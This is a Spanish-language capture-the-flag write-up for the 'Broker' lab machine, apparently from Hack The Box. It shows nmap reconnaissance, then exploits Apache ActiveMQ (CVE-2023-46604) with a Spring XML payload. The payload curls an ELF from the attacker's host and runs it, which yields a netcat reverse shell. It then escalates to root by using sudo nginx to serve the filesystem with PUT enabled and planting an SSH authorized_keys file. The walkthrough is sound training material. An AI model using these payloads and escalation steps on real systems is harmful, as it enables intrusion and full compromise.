Broker - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; pr
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789
OHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp    open  http       syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt       syn-ack ttl 63
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/Consumer/Topic/#:
|_    ActiveMQ/Advisory/MasterBroker:
5672/tcp  open  amqp?      syn-ack ttl 63
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPReques
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
```


```
8161/tcp  open  http       syn-ack ttl 63 Jetty 9.4.39.v20210325
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: Jetty(9.4.39.v20210325)
35179/tcp open  tcpwrapped syn-ack ttl 63
61613/tcp open  stomp      syn-ack ttl 63 Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unkn
|     org.apache.activemq.transport.stomp.ProtocolConverter.onSto
|     org.apache.activemq.transport.stomp.StompTransportFilter.on
|     org.apache.activemq.transport.TransportSupport.doConsume(Tr
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTra
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTrans
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       syn-ack ttl 63 Jetty 9.4.39.v20210325
| http-methods:
```

```
61616/tcp open  apachemq   syn-ack ttl 63 ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
```

EN el puerto 61613 podemos ver que esta corriendo Apache Activemq

```
61613/tcp open  stomp      syn-ack ttl 63 Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
```

En el puerto 80 tras logearnos como admin:admin vemos un panel de activemq:



Encontramos vulnerabilidades para la version de activemq:

`git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ`

Aqui vemos como podemos ejecutarlo:

```
git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-linux.xml
```

El problema es que no tenemos el archivo "ActiveMQ-RCE" pero tenemos archivos go osea que lo podemos construir:

```
┌──(kali㉿kali)-[~/Downlo
└─$ go build .
```

Conseguimos el archivo:

```
┌──(kali㉿kali
└─$ ls
ActiveMQ-RCE
```

Viendo lo que hace el comando podemos intuir que sube un archivo xml que seleccionemos:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ ./ActiveMQ-RCE -h
Usage of ./ActiveMQ-RCE:
  -i string
    ActiveMQ Server IP or Host
  -p string
    ActiveMQ Server Port (default "61616")
  -u string
    Spring XML Url
```

Tras subir el achivo "poc-linux.xml" lo editamos de la siguiente manera:

```
 GNU nano 8.1                                                   poc-linux.xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as test.elf -->
            <value>curl -s -o test.elf http://10.10.14.3:80/test.elf; chmod +x ./test.elf; ./test.elf</value>
        </list>
        </constructor-arg>
    </bean>
</beans>
```

Lo que va a hacer es descargar un archivo llamado "test.elf" de mi maquina, le da permisos de ejecucion y lo ejecuta. Entonces tenemos crearnos un archivo "elf" malicioso con msfvenom, abrirnos un servidor con python donde tengamos este archivo y ponernos a la escucha con netcat. Luego ejecutamos lo siguiente:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ ./ActiveMQ-RCE -i 10.10.11.243 -u http://10.10.14.3:80/poc-linux.xml
    _        _   _              __  __  ___        ____   ____ _____
   / \   ___| |_(_)_   _____   |  \/  |/ _ \      |  _ \ / ___| ____|
  / _ \ / __| __| \ \ / / _ \  | |\/| | | | |_____| |_) | |   |  _|
 / ___ \ (__| |_| |\ V /  __/  | |  | | |_| |_____|  _ <| |___| |___
/_/   \_\___|\__|_| \_/ \___|  |_|  |_|\__\_\     |_| \_\\____|_____|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.3:80/poc-linux.xml

[*] Sending packet: 000000751f000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c617373506174685
86d6c4170706c69636174696f6e436f6e74657874010022687474703a2f2f31302e31302e31342e333a38302f706f632d6c696e75782e786d6c
```

Nos llega una peticion get del servidor victima en los siguientes archivos:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.243 - - [21/Oct/2024 17:50:16] "GET /poc-linux.xml HTTP/1.1" 200 -
10.10.11.243 - - [21/Oct/2024 17:50:16] "GET /poc-linux.xml HTTP/1.1" 200 -
10.10.11.243 - - [21/Oct/2024 17:50:16] "GET /test.elf HTTP/1.1" 200 -
```

Y obtenemos una sesion con netcat:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.243] 50910
whoami
activemq
```

ESCALADA DE PRIVILEGIOS


Vemos que podemos ejecutar nginx como sudo:

```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```


Para poder escalar privilegios con nginx tenemos que editar el archivo de configuracion de la siguiente manera:

```
user root;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        server {
                listen      1234;
                root /;
                }
}
```

Ahora con el usuario root podremos acceder al puerto 1234 para ver todo el contenido que hay en la raiz:



Nos pone forbidden porque no hemos añadido la capacidad de directory listing en apache:



Ahora podemos ver todos los archivos via web. Para conseguir ser el usuario root podemos crear una clave publica y privada con "ssh-keygen" y subirla a la maquina victima con el metodo "PUT". Podemos habilitar el metodo "PUT" con el archivo de configuracion de apache lo hacemos con "dav_methods":

```
user root;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {
        server {
                listen     1235;
                root /;
                autoindex on;
                dav_methods PUT;
        }
}
```

Ahora podemos subir un archivo llamado "authorized_keys" que contenga la clave publica del usuario root. Para ello generamos las claves con "ssh-keygen":

```
└─$ sudo ssh-keygen
[sudo] password for kali:
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519): /root/.ssh/id_rsa
Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:jMYp468RiuCpVZn/NqYWqUE6QCJ2C+6MUCqQciyH8K0 root@kali
The key's randomart image is:
+--[ED25519 256]--+
|o+               |
|O=o              |
|O*+ o            |
|=. o.+ +         |
|B.EoB =.S        |
|++++.*o          |
|.oo.oo..         |
|..   .o..+       |
|.  .oo+..        |
+----[SHA256]-----+
```

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ sudo cat /root/.ssh/id_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEL3fSpZ/d+i39VqMxeSJ9SQfCRJJu7Dv8iZCSRpHdfD root@kali
```

Subimos el contenido de id_rsa.pub al archivo "authorized_keys" con el metodo PUT:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ curl -X PUT http://10.10.11.243:1235/root/.ssh/authorized_keys -d 'ssh-ed25519 AAAAC3NzaC1lZDI
HdfD root@kali'
```

Le damos permiso 600 a id_rsa y accedemos con el usuario root con la clave privada:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ]
└─$ ssh root@10.10.11.243 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```